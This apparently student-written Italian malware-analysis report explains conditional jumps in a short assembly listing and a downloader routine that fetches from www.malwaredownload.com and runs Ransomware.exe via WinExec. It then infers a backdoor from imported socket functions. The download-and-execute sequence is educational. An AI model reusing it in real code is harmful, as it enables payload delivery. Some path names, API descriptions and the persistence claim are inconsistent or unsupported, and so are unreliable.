
MALWARE ANALYSIS

1. Spiegazione salto condizionale effettuato dal malware

Effettuando un analisi del codice ci sono **due salti condizionali** ovvero, consentono di modificare il flusso di esecuzione in base a determinate condizioni.




Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Salto condizionale 1: Il primo salto condizionale non avviene visto che:
C'è una sottrazione di valore 5 al parametro contenuto nel registro **EAX** precedentemente inizializzato a 5 tramite l'istruzione **mov**.
Di conseguenza il risultato sarà 0 quindi la ZF avrà valore 1.
Detto ciò non effettuerà il salto **jnz.**
Se la ZF avesse avuto valore 0 il salto sarebbe stato effettuato alla locazione di memoria **0040BBA0**

Salto condizionale 2: Visto e considerato che le precedenti righe di codice non vengono eseguite verrà effettuato un incremento di 1 del registro **EBX,** con l'istruzione **INC** precedentemente inizializzata a 10.
Anche in questo caso la ZF si aggiornerà con il valore 1 e successivamente, con l'istruzione **jz** salterà alla locazione di memoria **0040FFA0.**
Detto ciò il salto verrà effettuato.

2. Diagramma di flusso



Facendo riferimento alla descrizione del punto 1, si può notare un diagramma di flusso identificando i salti condizionali.


→ **= Salti effettuati**

→ **= Salti non effettuati**

3. funzionalità implementate all'interno del malware

Come già descritto nel punto 1 vengono assegnati die valori 5 e 10 rispettivamente alle variabili contenute nei registri EAX e EBX.
Il programma se soddisferà le istruzioni cmp copierà l'indirizzo di memoria EDI all'interno del registro EAX.

1) All'interno di **EDI** troviamo l'URL **www.malwaredownload.com**




2) Con l'struzione **push EAX l'URL** verrà inserito in cima allo stack.

3) Di conseguenza effettuerà una call alla funzione **DownloadToFile()**

4) Una volta eseguiti i comandi precedenti il contenuto di **EDI** verrà copiato all'interno del registro EDX con il comando **mov.**
L'argomento di EDI è formato dal path **C:\Documents and Settings\Local User\Desktop\Ransomware.exe**

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe

5) In seguito con l'istruzione push EDX verrà inserito in cima allo stack ed infine verrà chiamata la funzione **WinExec()** che eseguirà il file all'interno del percorso sopracitato



Facendo un breve riassunto le funzioni chiamate sono due:

1) call DownloadToFile() che scaricherà un file dall'URL www.malwaredownload.com
2) call WinExec() che eseguirà il programma presente all'interno del path: C:\Documents and Settings\Local User\Desktop\Ransomware.exe

4. Istruzioni call tabella 2/3.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Tabella 2: l'URL viene caricato nel registro EAX grazie all'istruzione **mov EAX,EDI**. In seguito viene inserito in cima allo stack tramite l'istruzione **push EAX**. In base all'istruzione descritta precedentemente la funzione DownloadToFile() può accedere all'URL tramite il puntatore dello stack all'interno delle funzione.

Tabella 3: Con l'istruzione **mov EDX,EDI** il file viene caricato all'interno di EDI (C:\Documents and Settings\Local User\Desktop\Ransomware.exe). Successivamente l'indirizzo del percorso viene inserito in cima allo stack con l'istruzione **push**. Facendo ciò la funzione WinExec() può accedere ed eseguire l'argomento

Parte2:


Un dipendente ha ricevuto una mail sospetta

1)Analisi del diagramma IDA

2)Indicare tipo di malware e il suo comportamento

2)Indicare tipo di malware e il suo comportamento

Analizzo le librerie importate:




MSVCRT= Libreria di runtime per il supporto delle applicazioni.
Ha diverse funzionalità come: gestione memoria, gestione file, input/output, manipolazione delle stringhe, **connettività ad internet.**

ADVAPI32.DLL= Libreria che ha diverse funzionalita come:
Gestione dei servizi, gestione account utente, crittografia e decrittografia dei dati, gestione chiavi di registro

WSOCK32.DLL= Offre un insieme di funzioni e strutture dati per la creazione, l'uso e la gestione delle socket, inclusi i protocolli di trasporto TCP (Transmission Control Protocol) e UDP (User Datagram Protocol).


WS2_32.DLL= Libreria che ha un insieme di funzioni e strutture dati per la creazione, l'uso e la gestione delle socket, consentendo la comunicazione su reti TCP/IP in modo efficiente e affidabile.

Analizzo le funzioni importate:




LoadLibraryA= Funzione utilizzata per caricare dinamicamente una libreria DLL

Getprocaddress= Comunemente utilizzata a tempo di esecuzione (runtime) per ottenere l'indirizzo di una funzione o di un simbolo all'interno di una libreria dinamica (DLL).



GetcommandLineW: Utilizzata per ottenere la riga di comando



WSARecv= è una funzione dell'API Windows Sockets utilizzata per ricevere dati da una socket in modalità asincrona. Essa consente di ricevere dati in arrivo da una connessione di rete su una socket specifica.

connect= Utilizzata per stabilire una connessione a una socket remota su una rete TCP/IP.

gethostbyname= Utilizzata per ottenere informazioni sul nome dell'host a partire dal suo indirizzo IP o viceversa.

socket= utilizzata per creare una nuova socket che consente la comunicazione di rete tra processi su una rete TCP/IP.

Secondo le analisi delle delle funzioni e delle librerie possiamo dire che:
Il file cattivone.exe importando le funzioni precedentemente elencati, vuole creare una connessione con il socket e con la funzione CommandLineW vuole prendere possesso della riga di comando.
Il malware cerca di ottenere la persistenza, cosi facendo posso ipotizzare che sia una backdoor.